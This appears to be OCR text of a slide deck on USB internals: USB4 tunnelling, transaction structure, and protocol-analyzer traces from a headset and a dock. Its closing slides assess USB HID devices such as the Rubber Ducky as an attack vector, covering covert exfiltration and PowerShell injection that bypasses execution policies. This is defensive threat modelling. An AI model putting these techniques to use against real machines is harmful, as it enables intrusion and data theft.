
10,000 Foot View

- Runs over USB Type-C® interconnect
- Tunnels USB3, PCIe and DP protocols
- Signaling rates of 10 or 20 Gbps (10 to 40Gbps aggregated b/w)
- Utilizes passive and active cables (longer reach)
- Topologies with up to 6 routers
- Time sync accuracy support across USB4™ Fabric



USB4™ DisplayPort™ Considerations

- This presentation focuses only on USB4 DP requirements. Other requirements are covered in earlier presentations and the USB4 specification.
- There are three USB product types of interest for DisplayPort
- USB4 Host, USB4 Hub and USB4 Device
  - USB4 Hosts and Hubs must support DP Protocol Tunneling, with support optional for USB4 Devices




USB 3.1 and Higher, Gen i x j

$$speed = 5 \cdot 2^{i-1} \cdot j \ [\text{Gb/s}]$$


$$i \in \{1,2,3,4\} \ , j \in \{1,2\}$$

USB General Topology



[TotalPhase Analyzers Documentation]

USB Logical Device Descriptor




[TotalPhase Analyzers Documentation]

USB Transfer, Transactions, and Packets

- **Transfer** occurs in between Host and a particular End Point of a particular Device
- One ore more **Transaction(s)** is needed to carry out the Transfer
- Each Transaction consists of several USB **Packets**

USB Data Transactions



[TotalPhase Analyzers Documentation]

Seeing Through the Mist (TotalPhase Portfolio Example)

USB Audio Device Example (Headphones)

Sp	Index	m:s.ms.us	Len	Err	Dev	Ep	Record	Summary
	12	0:03.520.946	164 ms	T			<Reset> / <Target disconnect…	
FS	13	0:04.167.110					<Full-speed>	
FS	14	0:04.170.110	102 ms				<Suspend>	
FS	15	0:04.272.948	10.9 ms				<Reset> / <Chirp J> / <Tiny J>	
FS	16	0:04.283.940					<Full-speed>	
FS	17	0:04.284.627	38.0 ms				[39 SOF]	[Frames: 1994 - 2032]
FS	57	0:04.322.631	8 B		00	00	SETUP txn	80 06 00 01 00 00 40 00
FS	58	0:04.322.631	3 B		00	00	SETUP packet	2D 00 10
FS	59	0:04.322.634	11 B		00	00	DATA0 packet	C3 80 06 00 01 00 00 40 00 DD 94
FS	60	0:04.322.642	1 B		00	00	ACK packet	D2
FS	61	0:04.323.627	461 ms				[462 SOF]	[Frames: 2033 - 446]
FS	524	0:04.322.667	8 B		00	00	IN txn [9707 POLL]	12 01 00 02 00 00 00 08
FS	29650	0:04.784.988	0 B		00	00	OUT txn	
FS	29654	0:04.785.626	2.18 us				[1 SOF]	[Frame: 447]
FS	29656	0:04.785.822	10.8 ms				<Reset> / <Chirp J> / <Tiny J>	
FS	29657	0:04.796.677					<Full-speed>	
FS	29658	0:04.797.626	36.0 ms				[37 SOF]	[Frames: 459 - 495]
FS	29696	0:04.834.313	8 B		00	00	SETUP txn	00 05 25 00 00 00 00 00
FS	29700	0:04.834.626	2.08 us				[1 SOF]	[Frame: 496]
FS	29702	0:04.834.337	0 B		00	00	IN txn [7 POLL]	
FS	29728	0:04.835.626	10.0 ms				[11 SOF]	[Frames: 497 - 507]
FS	29740	0:04.845.704	8 B		37	00	SETUP txn	80 06 00 01 00 00 12 00
FS	29744	0:04.846.626	2.18 us				[1 SOF]	[Frame: 508]
FS	29746	0:04.845.737	8 B		37	00	IN txn [28 POLL]	12 01 00 02 00 00 00 08
FS	29835	0:04.847.118	8 B		37	00	IN txn [1 POLL]	0E 0B 40 0E 14 01 01 02
FS	29843	0:04.847.188	2 B		37	00	IN txn [1 POLL]	03 01
FS	29851	0:04.847.279	0 B		37	00	OUT txn	
FS	29855	0:04.847.626	4.00 ms				[5 SOF]	[Frames: 509 - 513]
FS	29861	0:04.852.209	8 B		37	00	SETUP txn	80 06 00 02 00 00 FF 00
FS	29865	0:04.852.626	1.00 ms				[2 SOF]	[Frames: 514 - 515]
FS	29868	0:04.852.235	8 B		37	00	IN txn [39 POLL]	09 02 11 01 04 01 00 80
FS	29990	0:04.854.152	8 B		37	00	IN txn [1 POLL]	32 09 04 00 00 00 01 01
FS	29998	0:04.854.222	8 B		37	00	IN txn [1 POLL]	00 00 0A 24 01 00 01 69
FS	30006	0:04.854.299	8 B		37	00	IN txn [1 POLL]	00 02 01 02 0C 24 02 0A
FS	30014	0:04.854.369	8 B		37	00	IN txn [1 POLL]	01 02 00 02 03 00 00 06
FS	30022	0:04.854.439	8 B		37	00	IN txn [1 POLL]	0C 24 02 04 02 04 03 01
FS	30030	0:04.854.509	8 B		37	00	IN txn [1 POLL]	04 00 00 04 09 24 06 05

Navigator


SETUP Transaction

Transaction Radix: auto


Timestamp	0:04.834.313.366
Duration	12.334 us
Length	8 Bytes
Type	SETUP
Device	0
Endpoint	0
Data	0x00 0x05 0x25 ...
Status	ACK

SETUP Data Radix: auto


bmRequestType.Recipient	Device (0b00000)
bmRequestType.Type	Standard (0b00)
bmRequestType.Direction	Host-to-Device (0b0)
bRequest	Set Address (0x05)
wValue	Device Address (0x0025)
wIndex	0x0000
wLength	0x0000


RIGOL MSO2302A


ubuntu


RIGOL
STOP
H 5.000ms
100.0MSa/s
7.00M pts
D 30.1300000ms
T 1 132mV
HORIZONTAL
A->X= 0.000 s
A->Y= 162.0mV
B->X= 42.72ms
B->Y= 160.0mV
ΔX= 42.72ms
1/ΔX= 23.41 Hz
ΔY= -2.000mV
CURSOR
Mode
Track
Cursor A
CH1
Cursor B
CH1
CursorA
CursorB
Period=17.70ms
Freq=56.50 Hz
Max=164.0mV
-Width>50.00us
1 = 50.0mV
2 = 500mV
LA


RIGOL
STOP
H 5.000us
1.000GSa/s
700k pts
D 24.8000000us
T 1 71.0mV
HORIZONTAL
CURSOR
23:33


hp-nb-dock-plain-2022-09-28-with-photos - Total Phase Data Center v7.01.000
1.346 MB
Spec Index m:s.ms.us Dur Len Err CC Role Message Data
v3.0 134 0:05.455.582 635 us 10 B 1 DFP/UFP [0]VDM:DiscIdentity SOP' H=0x108F 0xFF00A001 CRC=0x720245A4 E…
[0]GoodCRC SOP' H=0x0101 CRC=0x2FC51328 EOP
PD
v3.0 [0]VDM:DiscIdentity SOP' H=0x518F 0xFF00A041 0x180003F0 0x0000…
[0]GoodCRC SOP' H=0x0041 CRC=0xA8BB6CBB EOP
v3.0 [0]Source_Cap SOP H=0x11A1 0x2701912C CRC=0x94269BB1 E…
[0]GoodCRC SOP H=0x0041 CRC=0xA8BB6CBB EOP
Navigator
VDM
PD Packet Radix: auto
Timestamp 0:05.455.582.000
SOP Type SOP'
Header 0x108f
Data 0 0xff00a001
CRC 0x720245a4
PD Header Radix: auto
Extended 0b0
Num Objects 1
Msg ID 0
Cable Plug DFP/UFP (0b0)
Spec Rev 3.0 (0b10)
Msg VDM (0b01111)
VDM Header Radix: auto
SVID PD SID (0xff00)
VDM Type Structured (0b1)
Version 2.0 (0b01)
Cmd Type REQ (0b00)
Command DiscIdentity (0b00001)
Text LiveSearch
No filter: 1213 records.
Protocol Lens: USBPD
Bus LiveFilter Info
Duration: 0:00.000.635.000 Transferred length: 10 bytes (~15.38 KBps)
EN

USB Human Interface Device
- massively exploited attack vector

- Falsely considered as an innocent mouse and keyboard
- Inherently trusted by both computing systems and users
- In reality, this is a **robust bidirectional interface capable of many malicious activities**
  - data infiltration / exfiltration
  - malware injection
  - remote station control

USB Rubber Ducky, 2022 version

USB 2.0 High Speed, A/C connector, HID and-or MASS STORAGE class

HID typing 150 chars/second, excellent boot time < 220 ms

Listens also to HID OUT endpoint for LED indicators broadcasts, simple modem is included with the base firmware

Payloads and exfiltration results stored locally on SD card and/or wherever else the Host allows

Plausibility Analysis

1. Plausible, both attended and unattended / dormant scenarios
2. Inclusion of HID OUT allows for a covert exfiltration of small data through USB firewall; exfiltration speed estimated at 15.2 bps
3. Detectable heuristically on a device layer due to its somewhat exotic nature; O.MG cable detector does not apply - it can only tell this is an active device, but this is obvious
4. Besides (theoretical) detection, there is no robust prevention on the USB device layer, needs to be coped with at upper levels - USB application layer and higher

The Power of PowerShell on HID Injections
- Threat Model Update Required

- HID emulation is equivalent to dot-sourcing of large ps1
- This effectively bypasses execution and network download policies
- The simple plain vanilla PowerShell command line is as powerful as a long ps1 script file that might have been blocked otherwise, now

- `Restricted`
  - The default execution policy for Windows client computers.
  - Permits individual commands, but does not allow scripts.
  - Prevents running of all script files, including formatting and configuration files (`.ps1xml`), module script files (`.psm1`), and PowerShell profiles (`.ps1`).

-- https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-5.1

